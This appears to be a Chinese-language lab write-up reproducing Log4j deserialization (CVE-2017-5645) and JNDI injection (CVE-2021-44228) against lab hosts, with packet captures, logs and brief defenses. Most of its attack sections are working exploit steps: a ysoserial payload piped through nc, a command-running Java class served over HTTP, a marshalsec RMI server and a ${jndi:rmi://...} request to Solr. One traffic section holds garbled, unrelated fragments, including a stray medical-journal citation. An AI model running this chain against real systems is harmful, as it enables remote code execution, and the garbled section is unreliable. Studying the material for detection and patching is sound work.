

log4j 简介

Log4j是Apache的一个开源项目，通过使用Log4j，我们可以控制日志信息输送的目的地是控制台、文件、GUI组件，甚至是套接口服务器、NT的事件记录器、UNIX Syslog守护进程等；我们也可以控制每一条日志的输出格式；通过定义每一条日志信息的级别，我们能够更加细致地控制日志的生成过程。最令人感兴趣的就是，这些可以通过一个配置文件来灵活地进行配置，而不需要修改应用的代码。

log4j 漏洞原理


- **缺乏输入过滤**：Log4j 的 `TcpSocketServer` 和 `UdpSocketServer` 组件在接收 Socket 传入的二进制日志事件时，直接使用 Java 原生的 `ObjectInputStream` 读取数据，未对数据的来源或类型做任何白名单校验与过滤。
- **Java 反序列化机制**：Java 在反序列化对象时会自动调用其 `readObject()` 方法。如果目标应用类路径（Classpath）中存在可利用的第三方依赖库（如 Apache Commons Collections），攻击者即可构造特定的 Gadget 链 Payload，在反序列化过程中触发任意系统命令执行。

复现（CVE-2017-5645）

根本原因：

- ①不可信数据的反序列化：TcpSocketServer/UdpSocketServer直接使用ObjectInputStream反序列化输入数据，未验证来源和内容。
- ②Java反序列化机制缺陷：Java默认反序列化会执行对象的readObject()方法。攻击者可构造恶意类（如利用 Apache Commons Collections 反序列化链，像InvokerTransformer、Gadget链等），在服务端反序列化时触发代码执行。


流程



- 在目标服务器执行命令

touch /tmp/success （创建文件）

被攻击前：




执行攻击：

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.230.143 4712
```

```
(root@kali) - [~/cpts/ysoserial/target]
# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.230.143 4712
```

被攻击后：



日志流量

流量分析

No.	Time	Source	Destination	Protocol	Length	Info
5695	09:00:23	192.168.230.141	192.168.230.143	TCP	74	56956 -> 4712 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3933055032 TSecr=0 WS=128
5696	09:00:23	192.168.230.143	192.168.230.141	TCP	74	4712 -> 56956 [SYN, ACK] Seq=0 Ack=1 Win=65100 Len=0 MSS=1460 SACK_PERM TSval=3103756497 TSecr=3933055032 WS=128
5697	09:00:23	192.168.230.141	192.168.230.143	TCP	60	56956 -> 4712 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3933055033 TSecr=3103756497
5702	09:00:23	192.168.230.141	192.168.230.143	TCP	70	56956 -> 4712 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=3933055235 TSecr=3103756497 [TCP PDU reassembled in 5704]
5703	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=5 Win=65200 Len=0 TSval=3103756717 TSecr=3933055235
5704	09:00:23	192.168.230.141	192.168.230.143	TCP	379	56956 -> 4712 [PSH, ACK] Seq=5 Ack=1 Win=64256 Len=313 TSval=3933055243 TSecr=3103756717
5705	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=318 Win=65024 Len=0 TSval=3103756725 TSecr=3933055243
5706	09:00:23	192.168.230.141	192.168.230.143	TCP	68	56956 -> 4712 [PSH, ACK] Seq=318 Ack=1 Win=64256 Len=2 TSval=3933055243 TSecr=3103756725
5707	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=320 Win=65024 Len=0 TSval=3103756725 TSecr=3933055243
5708	09:00:23	192.168.230.141	192.168.230.143	TCP	117	56956 -> 4712 [PSH, ACK] Seq=320 Ack=1 Win=64256 Len=51 TSval=3933055260 TSecr=3103756725
5709	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=371 Win=65024 Len=0 TSval=3103756743 TSecr=3933055260
5710	09:00:23	192.168.230.141	192.168.230.143	TCP	261	56956 -> 4712 [PSH, ACK] Seq=371 Ack=1 Win=64256 Len=195 TSval=3933055261 TSecr=3103756743
5711	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=566 Win=64896 Len=0 TSval=3103756744 TSecr=3933055261
5712	09:00:23	192.168.230.141	192.168.230.143	TCP	198	56956 -> 4712 [PSH, ACK] Seq=566 Ack=1 Win=64256 Len=132 TSval=3933055262 TSecr=3103756744
5713	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=698 Win=64768 Len=0 TSval=3103756745 TSecr=3933055262
5714	09:00:23	192.168.230.141	192.168.230.143	TCP	179	56956 -> 4712 [PSH, ACK] Seq=698 Ack=1 Win=64256 Len=113 TSval=3933055263 TSecr=3103756745
5715	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=811 Win=64768 Len=0 TSval=3103756746 TSecr=3933055263
5716	09:00:23	192.168.230.141	192.168.230.143	TCP	169	56956 -> 4712 [PSH, ACK] Seq=811 Ack=1 Win=64256 Len=103 TSval=3933055263 TSecr=3103756746
5717	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=914 Win=64768 Len=0 TSval=3103756747 TSecr=3933055263
5718	09:00:23	192.168.230.141	192.168.230.143	TCP	190	56956 -> 4712 [PSH, ACK] Seq=914 Ack=1 Win=64256 Len=124 TSval=3933055265 TSecr=3103756747
5719	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1038 Win=64768 Len=0 TSval=3103756749 TSecr=3933055265
5720	09:00:23	192.168.230.141	192.168.230.143	TCP	203	56956 -> 4712 [PSH, ACK] Seq=1038 Ack=1 Win=64256 Len=137 TSval=3933055265 TSecr=3103756749
5721	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1175 Win=64640 Len=0 TSval=3103756749 TSecr=3933055265
5722	09:00:23	192.168.230.141	192.168.230.143	TCP	128	56956 -> 4712 [PSH, ACK] Seq=1175 Ack=1 Win=64256 Len=92 TSval=3933055266 TSecr=3103756749
5723	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1237 Win=64640 Len=0 TSval=3103756749 TSecr=3933055266
5724	09:00:23	192.168.230.141	192.168.230.143	TCP	197	56956 -> 4712 [PSH, ACK] Seq=1237 Ack=1 Win=64256 Len=131 TSval=3933055266 TSecr=3103756749
5725	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1388 Win=64512 Len=0 TSval=3103756750 TSecr=3933055266
5726	09:00:23	192.168.230.141	192.168.230.143	TCP	261	56956 -> 4712 [PSH, ACK] Seq=1388 Ack=1 Win=64256 Len=195 TSval=3933055267 TSecr=3103756750
5727	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1563 Win=64384 Len=0 TSval=3103756751 TSecr=3933055267
5728	09:00:23	192.168.230.141	192.168.230.143	TCP	202	56956 -> 4712 [PSH, ACK] Seq=1563 Ack=1 Win=64256 Len=190 TSval=3933055267 TSecr=3103756751
5729	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1759 Win=64256 Len=0 TSval=3103756751 TSecr=3933055267
5730	09:00:23	192.168.230.141	192.168.230.143	TCP	114	56956 -> 4712 [PSH, ACK] Seq=1759 Ack=1 Win=64256 Len=48 TSval=3933055268 TSecr=3103756751
5731	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1807 Win=64256 Len=0 TSval=3103756752 TSecr=3933055268
5732	09:00:23	192.168.230.141	192.168.230.143	TCP	190	56956 -> 4712 [PSH, ACK] Seq=1807 Ack=1 Win=64256 Len=132 TSval=3933055270 TSecr=3103756752
5733	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=1939 Win=64128 Len=0 TSval=3103756754 TSecr=3933055270
5734	09:00:23	192.168.230.141	192.168.230.143	TCP	145	56956 -> 4712 [PSH, ACK] Seq=1939 Ack=1 Win=64256 Len=79 TSval=3933055271 TSecr=3103756754
5735	09:00:23	192.168.230.143	192.168.230.141	TCP	66	4712 -> 56956 [ACK] Seq=1 Ack=2018 Win=64128 Len=0 TSval=3103756771 TSecr=3933055271

Frame 5702: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0

Ethernet II, Src: VMware_20:0f:06:96 (00:0c:29:20:0f:96), Dst: VMware_f3:8e:51 (00:0c:29:f3:8e:51)

Internet Protocol Version 4, Src: 192.168.230.141 (192.168.230.141), Dst: 192.168.230.143 (192.168.230.143)

Transmission Control Protocol, Src Port: 56956 (56956), Dst Port: 4712 (4712), Seq: 1, Ack: 1, Len: 4

Source Port: 56956 (56956)

Destination Port: 4712 (4712)

[Stream index: 1]

[Stream Packet Number: 4]

[Conversation completeness: Incomplete, DATA (15)]

[TCP Segment Len: 4]

Sequence Number: 1 (relative sequence number)

Sequence Number (raw): 3524306919

[Next Sequence Number: 5 (relative sequence number)]

Acknowledgment Number: 1 (relative ack number)

Acknowledgment Number (raw): 761915214

1000 = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

Window: 502

[Calculated window size: 64256]

[Window size scaling factor: 128]

Checksum: 0x4e89 [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

[Timestamps]

[SEQ/ACK analysis]

TCP payload (4 bytes)

[Reassembled PDU in frame: 5704]

TCP segment data (4 bytes)

0000 00 0c 29 f3 8e 51 00 0c 29 20 0f 96 06 00 45 00 ...) Q .) o ... E

0010 00 3b 93 4c 40 09 40 06 59 05 c0 a8 e0 8d c0 a8 ... B L0 @ Y

0020 e6 8f da f8 12 68 d2 10 a7 e7 2d 5c 2f 96 80 18h.../...

0030 01 f0 4e 89 09 01 01 00 ea ea 0d a9 03 b6 ff ... N.... ..m....

0040 90 d1 8c 01 89 89

Java 原生序列化通常以：AC ED 00 05开始

TCP 连接

↓

Java Object Serialization 二进制流




Log4j TcpSocketServer 反序列化



CommonsCollections5 链触发命令执行

5695-5697 建立到 4712 端口的 TCP 连接
5702 出现 Java 序列化流起始数据
5702-5734 持续发送完整二进制序列化 Payload
5735 目标持续确认接收

日志



Log4j2 JNDI 注入 (CVE-2021-44228)

原理：

- **机制：**Log4j2 本应只将日志内容当作纯文本，但其内置的 **Lookup 功能** 会对 `${...}` 语法进行主动解析。
- **触发：**当发现 `${jndi:ldap://...}` 时，组件自动发起 JNDI 远程查询，从攻击者控制的服务器下载并加载 .class 字节码文件，最终在 Java 虚拟机（JVM）中动态执行。
- **原罪：**没有区分好“普通数据”与“控制指令”，对用户传入的不可信字符串进行了不当的动态解析。

流程

用户可控输入



应用写入 Log4j2 日志



Log4j2 解析 `${jndi:...}`



通过 JNDI 访问 LDAP/RMI

↓
返回 **Reference** 和远程类地址
↓
目标 **JVM** 下载并加载恶意 **class**
↓
类初始化代码执行

攻击前

```
root@5cb9492c6747: /tmp# ls
hsperfdata_root  jetty-0_0_0-8983-webapp-_solr-any-2220118311464324657  start_2817317454249287380.properties
root@5cb9492c6747: /tmp#
```

构造payload

```
// javac TouchFile.java
import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"touch", "/tmp/success"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}
```

编译并开启http服务

```
(root@kali) - [/home/kali]
# ls -l TouchFile*
-rw-r--r-- 1 root root 592  8月31日 00:05 TouchFile.class
-rw-r--r-- 1 root root 382  8月31日 00:01 TouchFile.java

(root@kali) - [/home/kali]
# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
```

开启rmi服务

```
(root@kali) - [/cpt/marshalsec]
# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.230.141:9000/#TouchFile" 9999
* Opening JRMP listener on 9999
```


构造请求

Request

```
Pretty  Raw  Hex
1 GET /solr/admin/cores?action=${jndi:rmi://192.168.230.141:9999/TouchFile} HTTP/1.1
2 Host: 192.168.230.143:8983
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
```

rmi服务器接收到请求并将受害者指引到攻击者恶意文件服务器地址

```
(root@kali)~/opt/marshalsec
# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.230.141:9000/TouchFile" 9999
* Opening JRMPL listener on 9999
Have connection from /192.168.230.143:40832
Reading message...
To RMI lookup call for TouchFile.2
Sending remote Classloading stub targeting http://192.168.230.141:9000/TouchFile.class
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by marshalsec.util.Reflections (file:/opt/marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar) to field com.sun.jndi.rmi.registry.ReferenceWrapper.wrapper
WARNING: Please consider reporting this to the maintainers of marshalsec.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
Closing connection
```

受害者访问下载恶意文件

```
(root@kali)~/home/kali
# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
```

docker 容器中执行命令创建success文件

```
root@5cb9492c6747:/tmp# ls
hsperfdata_root  jetty-0_0_0-8983-webapp-_solr-any-2220118311464324657  start_2817317454249287380.properties  success
```

日志流量

[illegible]

1165 0000 00000000 [GVN AGU]

1166 #0000 0000 [AGU]

```
GET /api/v1/admin/users/3
```

Location: 23487B.indd:3Amm:3A8:350:35103_160_230_1418:3A00000:35T:000:05:1-0:7D HTTP/1.1

11. *Journal of the American Medical Association*, 2000; 283: 2689-2696.

3497-3498

9999 RMI 会话关闭

日志

```
2026-08-31 20:49:56.545 INFO (qtp1831010686-24) [ o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={action=${jndi:rmi://192.168.230.141:9999/TouchFile}} status=400 QTime=1
2026-08-31 20:52:17.082 ERROR (qtp1831010686-42) [ o.a.s.h.RequestHandlerBase org.apache.solr.common.SolrException: Unsupported operation: rmi://192.168.230.141:9999/TouchFile => org.apache.solr.common.SolrException: Unsupported operation: rmi://192.168.230.141:9999/TouchFile
at org.apache.solr.handler.admin.CoreAdminHandler.handleCustomAction(CoreAdminHandler.java:222)
org.apache.solr.common.SolrException: Unsupported operation: rmi://192.168.230.141:9999/TouchFile
at org.apache.solr.handler.admin.CoreAdminHandler.handleCustomAction(CoreAdminHandler.java:222) ~[?:?]
at org.apache.solr.handler.admin.CoreAdminHandler.handleRequestBody(CoreAdminHandler.java:170) ~[?:?]
at org.apache.solr.handler.RequestHandlerBase.handleRequest(RequestHandlerBase.java:216) ~[?:?]
at org.apache.solr.servlet.HttpSolrCall.handleAdmin(HttpSolrCall.java:836) ~[?:?]
at org.apache.solr.servlet.HttpSolrCall.handleAdminRequest(HttpSolrCall.java:800) ~[?:?]
at org.apache.solr.servlet.HttpSolrCall.call(HttpSolrCall.java:545) ~[?:?]
at org.apache.solr.servlet.SolrDispatchFilter.doFilter(SolrDispatchFilter.java:427) ~[?:?]
at org.apache.solr.servlet.SolrDispatchFilter.doFilter(SolrDispatchFilter.java:357) ~[?:?]
at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:201) ~[jetty-servlet-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.servlet.ServletHandler$CachedFilter.doFilter(ServletHandler.java:1601) ~[jetty-servlet-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.servlet.ServletHandler.doFilter(ServletHandler.java:548) ~[jetty-servlet-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:143) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:600) ~[jetty-security-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:235) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:1624) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:233) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ContextHandler.doHandle(ContextHandler.java:1434) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:188) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.servlet.ServletHandler.doScope(ServletHandler.java:501) ~[jetty-servlet-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.session.SessionHandler.doScope(SessionHandler.java:1594) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:186) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ContextHandler.doScope(ContextHandler.java:1349) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:141) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.ContextHandlerCollection.handle(ContextHandlerCollection.java:191) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.InetAccessHandler.handle(InetAccessHandler.java:177) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.HandlerCollection.handle(HandlerCollection.java:146) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.rewrite.handler.RewriteHandler.handle(RewriteHandler.java:322) ~[jetty-rewrite-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.GzipHandler.handle(GzipHandler.java:763) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.Server.handle(Server.java:516) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.HttpChannel.lambda$handle$1(HttpChannel.java:400) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.HttpChannel.dispatch(HttpChannel.java:645) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.HttpChannel.handle(HttpChannel.java:392) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.server.HttpConnection.onFillable(HttpConnection.java:277) ~[jetty-server-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.io.AbstractConnection$ReadCallback.succeeded(AbstractConnection.java:311) ~[jetty-io-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.io.FillInterest.fillable(FillInterest.java:105) ~[jetty-io-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.io.ChannelEndPoint$1.run(ChannelEndPoint.java:104) ~[jetty-io-9.4.44.v20210927.jar:9.4.44.v20210927]
at org.eclipse.jetty.util.thread.QueuedThreadPool$Runner.run(QueuedThreadPool.java:883) ~[jetty-util-9.4.44.v20210927.jar:9.4.44.v20210927]
at java.lang.Thread.run(Thread.java:745) ~[?:1.8.0_102]
2026-08-31 20:52:17.083 INFO (qtp1831010686-42) [ o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={action=${jndi:rmi://192.168.230.141:9999/TouchFile}} status=400 QTime=0
```

防御

- 升级 log4j-core 到官方修复版本，Java 8 环境至少使用 2.17.1 或更高版本。
- 升级 JDK，并禁止业务容器访问外部 LDAP、RMI 和未知 HTTP 服务。
- 无法立即升级时，可临时移除 JAR 中的 JndiLookup.class，但最终仍应升级依赖。